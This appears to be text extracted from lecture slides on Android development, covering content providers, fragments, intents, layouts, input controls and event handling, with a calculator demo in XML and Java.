

- Often data from one application is needed in another application. A content provider supplies data on demand.
- Using content providers, you can have centralized data and other applications can access it whenever needed. It behaves more like a database which can be queried, updated, inserted into like any other DB.



Fragments

- A Fragment is often used for a more modular design- it may or may not be a part of an Activity. It can also be considered as a **sub-activity**.
- A fragment can run without a user interface as well.
- A fragment has its own layout and its own behavior with its own life cycle callbacks.
- It is possible to dynamically add fragments to a running activity.
- A fragment once created, can be used in multiple activities.
- A fragment's life cycle is closely knitted with its parent activity's life cycle. When the activity is paused or stopped, fragments also replicate the same status.
- Usually, tablets have multiple fragments running side by side, in one activity (example on next slide)

Life cycle of a Fragment



Intents & Intent Filters

- An *Android Intent* is a messaging object you can use to request an action from another app component. The 3 main use cases are:
 - Starting an Activity
 - Starting a Service
 - Delivering a broadcast

The primary information contained in an Intent Object is the following:


- **Component name:** The name of the component to start.
- **Action:** A string that specifies the generic action to perform (such as *view* or *pick*). This is mandatory part of the Intent object.
- **Data:** The URI (a [Uri](#) object) that references the data to be acted on and/or the MIME type of that data.

Intents & Intent Filters (cont'd)

- **Category:** A string containing additional information about the kind of component that should handle the intent. The category is an optional part of Intent object.
- **Extras:** This will be in key-value pairs for additional information that should be delivered to the component handling the intent.
- **Flags:** Flags function as metadata for the intent. The flags may instruct the Android system how to launch an activity and how to treat it after it's launched.

Example:

```
Intent i = new Intent(FirstActivity.this,  
SecondActivity.class);  
startActivity(i); // Starts SecondActivity
```



UI Layouts

A layout, usually defined in XML, describes the structure and placement of UI components for an Activity. You can declare a layout in two ways:

- **Declare UI elements in XML.** Android provides a straightforward XML vocabulary that corresponds to the View classes and subclasses, such as those for widgets and layouts.
- **Instantiate layout elements at runtime.** Your application can create View and ViewGroup objects (and manipulate their properties) programmatically.

Next slide: Example code for defining a TextView and a Button in Linear Layout.

UI Layouts (cont'd)

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:orientation="vertical" >
    <TextView android:id="@+id/text"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Hello, I am a TextView" />
    <Button android:id="@+id/button"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Hello, I am a Button" />
</LinearLayout>
```

Loading the XML resource in Java:

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main_layout);
}
```

UI Layouts (cont'd)

Common Layouts

Linear Layout



A layout that organizes its children into a single horizontal or vertical row. It creates a scrollbar if the length of the window exceeds the length of the screen.

Relative Layout



Enables you to specify the location of child objects relative to each other (child A to the left of child B) or to the parent (aligned to the top of the parent).

Web View



Displays web pages.

Input Controls

Input Controls controls are the interactive components in your app's user interface. Android provides a wide variety of controls you can use in your UI, such as buttons, text fields, seek bars, check box, zoom buttons, toggle buttons, and many more.

Common controls include:

1. **TextView**: This control is used to display text to the user.
2. **EditText**: This is a predefined subclass of TextView that includes rich editing capabilities.
3. **Button**: A push-button that can be pressed, or clicked, by the user to perform an action.
4. **AutoCompleteView**: Similar to EditText, except that it shows a list of completion suggestions automatically while the user is typing.

Input Controls (cont'd)

5. **ImageButton:** This shows a button with an image (instead of text) that can be pressed or clicked by the user.
6. **CheckBox:** An on/off switch that can be toggled by the user. You should use check box when presenting users with a group of selectable options that are not mutually exclusive.
7. **RadioButton:** The RadioButton has two states: either checked or unchecked.
8. **ProgressBar:** The ProgressBar view provides visual feedback about some ongoing tasks, such as when you are performing a task in the background.
9. **Spinner:** A drop-down list that allows users to select one value from a set.
10. **TimePicker:** The TimePicker view enables users to select a time of the day, in either 24-hour mode or AM/PM mode.
11. **DatePicker:** The DatePicker view enables users to select a date of the day.

Event Handling

Events are the way a User interacts with the Android system like button presses or screen touch etc.

The Android framework maintains an event queue as first-in, first-out (FIFO) basis. You can capture these events in your program and take appropriate action as per requirements.

There are three concepts related to Android Event Management.

- **Event Listeners** – An event listener is an interface in the View class that contains a single callback method.
- **Event Listeners Registration** – Event Registration is the process by which an Event Handler gets registered with an Event Listener so that the handler is called when the Event Listener fires the event.

Event Handling (cont'd)

- **Event Handlers** – When an event happens and we have registered an event listener for the event, the event listener calls the Event Handlers, which is the method that actually handles the event.

Two ways of Handling events:

1. Using Event Listeners

```
public class ExampleActivity extends Activity implements OnClickListener {  
    protected void onCreate(Bundle savedInstanceState) {  
        ...  
        Button button = (Button)findViewById(R.id.corky);  
        button.setOnClickListener(this);  
    }  
  
    // Implement the OnClickListener callback  
    public void onClick(View v) {  
        // do something when the button is clicked  
    }  
    ...  
}
```


Event Handling (cont'd)

2. Using Event Handler (after declaring method name in the XML)

```
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"  
    ...  
    xmlns:app="http://schemas.android.com/apk/res-auto"  
    ...  
    xmlns:tools="http://schemas.android.com/tools"  
    ...  
    android:layout_width="match_parent"  
    android:layout_height="match_parent"  
    ...  
    tools:context="android.demo.marco.papa.com.demo.ServiceActivity">  
  
    <Button  
        ...  
        android:id="@+id/button2"  
        android:layout_width="match_parent"  
        android:layout_height="wrap_content"  
        android:layout_margin="10dp"  
        android:layout_marginBottom="20dp"  
        android:layout_marginTop="30dp"  
        android:background="@android:color/holo_purple"  
        android:onClick="startService"  
        android:text="Start Services"  
        tools:layout_editor_absoluteX="8dp"  
        tools:layout_editor_absoluteY="0dp" />
```

```
public class ServiceActivity extends AppCompatActivity {  
  
    String msg = "Android : ";  
    ...  
    /** Called when the activity is first created. */  
    @Override  
    public void onCreate(Bundle savedInstanceState) {  
        super.onCreate(savedInstanceState);  
        setContentView(R.layout.activity_service);  
        setTitle("Service");  
        Log.d(msg, "The onCreate() event");  
    }  
    public void startService(View view) {  
        ...  
        startService(new Intent(getApplicationContext(), MyService.class));  
    }  
}
```

Design UI in XML



The screenshot shows the XML code editor for the 'demo.xml' file. The code defines a Linear Layout with a vertical orientation. It contains a TextView with the id '@+id/result' and a Button with the id '@+id/shwHistry'. The TextView has a black background, padding of 6dp, and text alignment at the end. The Button has a gray background, a state list animator, and an onClick event that triggers 'showHistory'.

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:orientation="vertical">

    <TextView
        android:id="@+id/result"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:layout_marginLeft="15dp"
        android:layout_marginRight="15dp"
        android:layout_marginTop="10dp"
        android:layout_marginBottom="10dp"
        android:background="@color/peacockBlue"
        android:paddingBottom="6dp"
        android:paddingTop="6dp"
        android:paddingRight="2dp"
        android:text="0"
        android:textAlignment="viewEnd"
        android:textColor="@color/black"
        android:textSize="30sp" />

    <GridView
        android:id="@+id/gridView1"
        android:layout_width="fill_parent"
        android:layout_height="wrap_content"
        android:numColumns="3"
        android:verticalSpacing="10dp"
        android:horizontalSpacing="10dp"
        android:stretchMode="columnWidth"
        android:layout_marginTop="0dp"
        android:layout_marginLeft="15dp"
        android:layout_marginRight="15dp"
        android:gravity="center" />


    <Button
        android:id="@+id/shwHistry"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:text="Show History"
        android:textColor="@color/peacockBlue"
        android:background="@color/gray"
        android:layout_marginTop="10dp"
        android:layout_marginLeft="15dp"
        android:layout_marginRight="15dp"
        android:stateListAnimator="@null"
        android:textSize="15sp"
        android:padding="10dp"
        android:onClick="showHistory" />
</LinearLayout>
```

Calculator Demo - Control UI & Logic using Activity

`setContentView()` sets the first UI – `activity_main.xml`

Steps to produce a Grid UI:

1. Define an `ArrayAdapter` which would contain a list of items.
2. `findViewById(R.id.gridView1)` is used to connect UI elements with ID – `gridView1` with the Java code.
3. Set the adapter in the Grid view using the code `gridView.setAdapter(ad);`
4. `gridView.setOnItemClickListener()` is the click listener for the grid items of the calculator.



```
public class MainActivity extends AppCompatActivity
    implements NavigationView.OnNavigationItemSelectedListener {
    public static final String EXTRA_MESSAGE = "com.example.myfirstapp.MESSAGE";
    private GridView gridView;
    private NavigationView nvDrawer;
    private Toolbar toolbar;
    private DrawerLayout mDrawer;
    private TextView result;
    boolean hitPlus = false;
    private int count = 0;
    int newNum = 0;
    LinkedHashMap<String, ArrayList<String>> lhm = new LinkedHashMap<>();
    static final String[] numbers = new String[] {
        "7", "8", "9",
        "4", "5", "6",
        "1", "2", "3",
        "+", "0", "="
    };
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        toolbar = (Toolbar) findViewById(R.id.toolbar);
        setSupportActionBar(toolbar);


        ArrayAdapter<String> ad = new ArrayAdapter<>(getApplicationContext(),
            android.R.layout.simple_list_item_1, numbers) {
            @Override
            public View getView(int position, View convertView, ViewGroup parent) {
                View view = super.getView(position, convertView, parent);
                view.setBackgroundColor(ContextCompat.getColor(getApplicationContext(), R.color.gray));
                view.setPadding(0, 80, 0, 80);
                TextView textView= (TextView) view;
                textView.setTextColor(Color.parseColor("#1C99FC"));
                textView.setTextSize(25);
                textView.setTextAlignment(View.TEXT_ALIGNMENT_CENTER);
                return view;
            }
        };
        final LinkedHashMap<Integer, Integer> numbers = new LinkedHashMap<Integer, Integer>();
        numbers.put(count, 0);
        gridView = (GridView) findViewById(R.id.gridView1);
        gridView.setAdapter(ad);
        result = (TextView) findViewById(R.id.result);

        gridView.setOnItemClickListener((parent, v, position, id) -> {
    }
```

Control UI & Logic using Activity

Logic for Calculator:


- While consecutive numbers are pressed, treat them as part of a single number by multiplying the term by 10 every time.
- While “+” is clicked, keep updating the UI with the current number.
- When “=” is clicked, it marks the end of an addition. Add up all the numbers and display in the result bar.
- Add all the queries to a HashMap to display it in the History section.
- History is temporary.



```
